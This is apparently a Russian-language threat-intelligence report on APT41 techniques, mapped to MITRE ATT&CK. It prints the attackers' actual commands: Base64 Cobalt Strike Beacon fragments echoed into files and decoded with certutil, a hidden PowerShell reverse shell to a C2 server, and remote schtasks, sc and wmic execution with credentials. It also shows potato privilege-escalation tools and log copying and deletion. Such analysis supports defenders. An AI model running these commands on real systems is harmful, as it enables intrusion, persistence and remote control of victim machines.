


Выполнение
Command and Scripting Interpreter: Windows Command Shell — T1059.003На этом этапе атаки, чтобы загрузить и выполнить вредоносный код на зараженных устройствах, злоумышленники выбрали следующий уникальный способ:
- После того, как полезная нагрузка была скомпилирована, ее кодируют в Base64.
- Закодированную полезную нагрузку разбивают ровно по 775 символов и добавляют в текстовый файл командой Echo [Base64]{775} >> C:\dns.txt
- После того, как закодированная полезная нагрузка записана в файл, вызывается утилита certutil с параметром —decode. Она превратит закодированный в Base64 payload в исполняемый EXE-файл. Эта утилита в Windows-системах входит в состав программ по умолчанию.
- После того, как файл был декодирован, атакующие снова вызывают утилиту certutil с параметром —hashfile. Данный параметр нужен, чтобы получить хэш файла. Это действие связано с тем, что каждая итерация проводилась атакующими вручную и на каком-то этапе они могли допустить ошибку. Проверка хэш-суммы файла позволяет убедиться в том, что данные записаны правильно и полезная нагрузка была декодирована без ошибок.
- Дальше этот файл был переименован и отправлен в другие директории для сокрытия следов, ну а позже был запущен самими атакующими.
В качестве полезной нагрузки атакующие использовали Cobalt Strike Beacon. Чтобы записать всю полезную нагрузку в файл, в одном из наблюдаемых случаев злоумышленникам понадобилось 154 итерации.
 echo TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABoMELRLFEsgixRLIIsUSyCmM3dgiZRLIKYzd+CVVEsgpjN3oI0USyCFw8vgz1RLIIXDymDMVEsghcPKIM9USyCJSm/gidRLIIsUS2CQlEsgrsPJIM8USyCvg/Tgi1RLIK7Dy6DLVEsglJpY2gsUSyCAAAAAAAAAAAAAAAAAAAAAFBFAABMAQYAtL1mYAAAAAAAAAAA4AACAQsBDgAAzgAAAJIAAAAAAABpKQAAABAAAADgAAAAAEAAABAAAAACAAAFAAEAAAAAAAUAAQAAAAAAALABAAAEAAAAAAAAAgBAgQAAEAAAEAAAAAAQAAAQAAAAAAAAEAAAAAAAAAAAAAAAtDoBAGQAAAAAgAEAmAIAAAAAAAAAAAAAAAAAAAAAAAAAkAEABBAAAPAzAQAcAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEDQBAEAAAAAAAAAAAAAAAADgAAB0AQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAALnRleHQAAADHzQAAABAAAADOAAAABAAAAAAAAAAAAAAAAAAAIAAAYC5yZGF0YQAARmMAAADgAAAAZAAAANIAAAAAAAAAAAAAAAAAAEA >> C:\dns.txt

----

echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAArwabRl+jySPpfizjo55dzae1X3d/KKe4+7q0T+mliBQ378k1qXt9Dvt59RV0gjgjlpQvNWtVuRLdjSQ/rlRsJCj8F8ZnFJGJNR7wQgIQevAy6+SrUEbOEUEoCbfx2f5g7uXEgeMoP70X+IUENSibMugn+NJFefdEEdf3VHdNg9G/BBk7HnqeO4MSlsGyfFCmiVYfLeN5WHKG2A00NxOlgw1hIi2WlsElu5WQygrymSWjPowswgyGX5Yls4HnYzrajXjXSeLP9TRjSnPETVoVLjJpyu2kEsIyE2XgOMO3Em0jZe7+TSrjXrCXtm780JCO17NRlA/f05l0vWjZmFScGNYpPuC1wuH6EsOxcliU2fD66A3iy0VGiQUONw9ahqEtpzsqQCW8UW37elJRgZJnQ194Hnpc6FUkaDvhZwUAqiHLDnvOBp0rAgKBGHpnOzE7mMAkJixmL/rKTBZ+U5NaBpjIu>> C:\dns.txt

echo 5kgXfx+Ig8S1vr8p7ifpkRNTIwypOpYrBDdptgjbLcJBcAUqEK/+D85bYT9RGiYYZ9UR4ejo6ca0B/iWEW8b+R286/evHFAXOOcuv4l8ceD1GQ9dDAPEnsbvEXGfKWfxMRv7MIieU25bK16aYOR4CRkfHphDAc7JgwxXgy8BQSjBj4H2jg4Ar4mZB4SXfD5ZKR+TIf/E6Yysh6iOrXU8BUXwdGw==>> C:\dns.txt
certutil -decode C:\dns.txt C:\dns.exe
certutil -hashfile C:\dns.exe
copy C:\dns.exe C:\WINDOWS\dns.exe
move C:\dns.exe C:\windows\mciwave.exe Такой же способ деления полезной нагрузки был обнаружен в сети другой организации, где злоумышленники решили разделить код на блоки по 1024 символа. На то, чтобы записать полезную нагрузку полностью, им потребовалось 128 итераций.
 echo o3wiZy3M7pERynevamNQTtL5VZf3C+vS22sRbsUgj8Lw005hIB1mVlNyvdw5GWrKgdMrpkJ2mYamD3sHBuU6yKJ8M3JwfxkkhEtSdi2WJdVfM8zhVN4xn/PPOodt/QmoPrGz3A6jvRpElAzc7HaYTIL2rVDmnniq048aZC1XXdiWCN/5MZVJCjBeSJ/OPrrh1tJ/ffo4CpzHCBaFgQMqouI4h5JHtHlyjFpyKXlGAFXv0HbtWoZhCUGURyvCYCIEnqC5oZJQsIn/drTcNhxGoTiecgF7e147rCuz7s9F5pL+8D2xn1mm8zcG0UqOPwL9bNJnGoKPkgjp5p8jZGwrt47NnaCxvtc8jPPGp3atgarOrDQixf94mx6SVZmhfCLclFvKTVPD1Af1SGdizG/jYagInD7pi4QSRZmJ9TWHz2z79/p1HpU6v8vjTkTq4I0NEwtd2NAiLKamGNtetrNqoCIlqoQIx0hjOOEsA1QPpCCDJeuzQYIcWPGNrA15GP7fw5kIqrhMMZm1UmU4X3tuIsK8E+U737rhfpJx2TpK7P/hY4oIESxTTi74qIvQgpHpRzSpBWKbVsZgr3LJutrnqQDEcO78jdymqmQE/Jer/vj3jyXjUN55oEZ/4TPuChJ7R6d6rDdrhjNmLxCCzWFYLzL4RoFwgk4ZVmFOoAiM5gOhIrqhVwsrCX+nwp5z+p+ub1Mm1UA/1hMYA7SBhHUYFMfNch+cZRQ744yQJBzxsb5ro9y+n2z4RMpAuFzOJbFe0FVGniLRnJrrGVa5KRASwrOD/AcN80fiQXRHjDvvIF272K3h6tZ+rNo21VchZ6wJMJ7t8Epa/8cmjjvLxo5OKMHiEQsRAyB+eka1fMYd/ivNVq9lvRCDwxen4XPwxO+HnfHeKQqtjBFT5RfEPpxT5tpTmbQQKveXsoWvOboTHfV3szu73LIu4QoW5K2M0iT7sKhpmqZnfJjfufgBTDDampzCe8ExTmjeSIRwWSol541opnB2VXhyebw7HRvVI3t9 >> C:\temp\bug.txt
echo Wv39JqjpZEGW7rjPYW5t09Ck9AQTc94kJ5nfTPEh6KVvRAeuMw23lQdZy/ZquMQOcy9ozRl7OyrQPtKwHYC0+pZ5Lg0Jt5DXREFurZwk0FJzMkTpxAl4iikdES2iXOvCksLVzoq3F51z3BRhMJPbOYtS5A1C0cDgPA8vQIBG3wvBhqOdnQtOqYOI+2PmvdqaVVXqOlUQjJrnf57tsYGC/j6JlOS/n/8wCqILF2+rmAh3gJRa63KLsNXk/1Em9ulNQzsJvgmsZSCtuHNPlGPC5S4oE43PdOODpevvd1qBhu/g7qZ18ZH4toavVHoS5TTBcXQhdpANYhCpdVheds/Gao8QnHrqqFDWmRVd3zTyGxtrUhFvQzvIuQFn79mWs8KjypW084WT+Azj44BX+a/vOiuSmnhzPU2afpd+xsF7o5Gl0uVSev7rI0Vvdg374Xoyr9gesnbRPIoU/PNdeOKUtXINwyjdwCjYdQtwEzuAmxk3a7QXhJ0hugafpQHQthKlib1XJ5lGL/9VU8MGg5vFvrfD8pQVEtdM3fvzH8Yz9hiA+ZAatjSpAGkO0YohS+fYFvJRT2ER4sJOX+Ofv3psj6s8wmNgMWvUWfKdHxx2qEweXGPVsC44yfv+7ahc4TIU+WC5QzS2Jjelh48e1mCUfArPpp73dbag6aGXir0SwE+s8tjnqRyLrQ6ERxaAeteVsqZhvPbx1uS+31fUqriF2agZAALfePXuvrHWMhUmV4fpnU3UbHkzQu621utSj9PR43NkwNjBIEIO2XLXKrIy+R3h/Fmv8j2IOyM9ou3+MxSLRnoB2oVL3G0R0rELlrY4+uQ3cZr7xbKXvTwwpXJX+rTXAlWkW8YPLDRwp5wq8pAUDt5P5WasvODfr/UKYSvuPaHQhbqITKmhTpht4MKzXEAynBp1JdbG3N8faLTd8HbgsHE2u1K5/i0j4OZFYqX5kqdTCgg3D+jdGYmtD5HADnIMYNz1XBDMVK1YHkjfBIX6jiQwJnPhBx5nEt4XH6Uq >> C:\temp\bug.txt
Также были выявлены другие способы загрузки и выполнения вредоносных файлов. Они не такие уникальные, но приведем их для общей информации.
Command and Scripting Interpreter: PowerShell — T1059.001Группа АPТ41 применяла PowerShell для получения обратного шелла (reverse shell). Использованный PowerShell-код выполнялся в скрытом режиме и позволял устройству, на котором он выполнен, подключиться к C&C-серверу для выполнения удаленных команд злоумышленниками.
powershell -nop -W hidden -noni -ep bypass -c "$TCPClient = New-Object Net.Sockets.TCPClient('{redacted}', 80);$NetworkStream = $TCPClient.GetStream();$StreamWriter = New-Object IO.StreamWriter($NetworkStream);function WriteToStream ($String) {[byte[]]$script:Buffer = 0..$TCPClient.ReceiveBufferSize | % {0};$StreamWriter.Write($String + 'SHELL> ');$StreamWriter.Flush()}WriteToStream '';while(($BytesRead = $NetworkStream.Read($Buffer, 0, $Buffer.Length)) -gt 0) {$Command = ([text.encoding]::UTF8).GetString($Buffer, 0, $BytesRead - 1);$Output = try {Invoke-Expression $Command 2>&1 | Out-String} catch {$_ | Out-String}WriteToStream ($Output)}$StreamWriter.Close()" Планировщик задач использовался для запуска вредоносных файлов как на локальных компьютерах, так и на доступных компьютерах в сети организации.
 SCHTASKS /Create /S 192.168.100.19 /U "{redacted}\administrator" /P "!@#Virg0#@!" /RU SYSTEM /SC DAILY /TN Exec2022 /TR "C:\windows\system32\taskhosts.exe"
SCHTASKS /run /S 192.168.100.19 /U "{redacted}\administrator" /P "!@#Virg0#@!" /TN Exec2022 То же самое можно сказать про создание и запуск Windows-служб. Они создавались с задачей запустить либо исполняемый файл, либо файл-сценарий под названием install.bat. Про него мы писали в нашем блоге, посвященном кампании ColunmTK. Этот файл был не раз упомянут другими вендорами, например Mandiant, поэтому не будем детально останавливаться на нем.
 sc \\172.16.2.146 Create SuperIe binPath= "cmd.exe /k "c:\users\public\install.bat";
sc \\192.168.111.112 create res binpath="C:\PerfLogs\vmserver.exe";
sc \\192.168.111.112 start res;
sc query LxpSrvc;
sc delete LxpSrvc;
Windows Management Instrumentation также использовался атакующими в нескольких вредоносных кампаниях.
 wmic /node:172.19.97.102  /user:{redacted}\{redacted} /password:P$ssw0rd0006 process call create "C:\users\Public\COMSysUpdate.exe"
wmic /node:172.21.2.177  /user:{redacted}\{redacted} /password:Passw0rd@123 process call create "c:\users\Public\install.bat"
Закрепление
Для закрепления в системе использовался планировщик задач и создание Windows-сервисов. Scheduled Task/Job: At (Windows) — T1053.002 schtasks /create /s 192.168.111.3 /u {redacted} /p {redacted} /tn dda /sc onstart /tr C:\PerfLogs\vmserver64.exe /ru system /f
SCHTASKS /Create /S 10.200.244.222 /U test\administrator /P {redacted} /RU "system" /tn rlsv /sc DAILY /tr c:\2012.bat /F
SCHTASKS /Create /S 192.168.100.19 /U "{redacted}\administrator" /P {redacted} /RU SYSTEM /SC DAILY /TN Exec2022 /TR "C:\windows\system32\taskhosts.exe"
schtasks /create /tn rlsv1 /U test\Administrator /P {redacted} /tr C:\2012.bat /sc DAILY /s 10.200.244.222 /RU system
SCHTASKS /Create /RU SYSTEM /SC ONSTART /TN Update /TR "C:\windows\system32\calc.exe"
SCHTASKS /Create /RU SYSTEM /SC ONSTART /TN dllhosts /TR "dllhosts.exe"
schtasks.exe /s 192.168.0.28 /u "administrator" /p {redacted} /Create /tn VMUSS /tr "c:\users\public\install.bat" /st 15:58 /sc once /ru system sc \\172.26.16.81 Create SuperIe binPath= "cmd.exe /k c:\users\public\SecurityHealthSystray.exe"
sc Create syscmd binpath="cmd/k start"type= own type= interact
sc \\192.168.111.112 create res binpath="C:\PerfLogs\vmserver.exe"
sc start LxpSrvc Мы установили, что в некоторых случаях атакующие помещали вредоносные файлы на удаленные компьютеры в директорию автозапуска. В результате эти файлы выполнялись при каждом старте операционной системы жертвы.
copy C:\temp\LxpSvc.exe "\\192.168.100.4\c$\Users\administrator.{redacted}\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\LxpSvc.exe" Повышение привилегий
В ходе исследования мы не заметили уникальных способов повышения привилегий в сети со стороны АРТ41. В основном, вдобавок к стандартным возможностям Cobalt Strike, для этих целей использовались дополнительные модули и cna. Для закрепления также применялись общедоступные инструменты для Local Privilege Exploitation, такие как BadPotato. Еще для повышения привилегий атакующие использовали полученные на этапе сбора данных учетные записи и кэши паролей. cmd.exe /c c:\windows\Temp\BadPotatoNet4.exe c:\windows\Temp\COMSysCon.exe;
execute-assembly C:\Users\Administrator\Desktop\SweetPotato.exe E:\Projects\Operations\uploads\documents\docs\AxInstSV.exe. Обход защиты
Obfuscated Files or Information: Software Packing — T1027.002Очевидно, что для любой APT-группы характерно незаметное и как можно более долгое пребывание в сети жертвы. Как же злоумышленники пытались скрыться и замести свои следы? Для обфускации вредоносных файлов атакующие использовали известный протектор Themida.
Indicator Removal on Host: File Deletion — T1070.004После того, как определенные вредоносные файлы становились ненужными, злоумышленники их удаляли.
 del C:\temp\LxpSvc.exe
del c:\users\public\BadPotatoNet4.exe
del \\172.16.2.21\c$\users\Public\SecurityHealthSystray.dll
del \\172.16.2.21\c$\users\Public\SecurityHealthSystra.ocx
copy "C:\Windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational.evtx" "C:\PerfLogs\mwt.evtx"
C:\PerfLogs\mwt.evtx
rm C:\PerfLogs\mwt.evtx icacls \\192.168.0.243\c$\www\{redacted}\test2.asp /grant IIS_IUSRS:F Как мы уже отмечали выше, главным инструментом во всех кампаниях был Cobalt Strike.
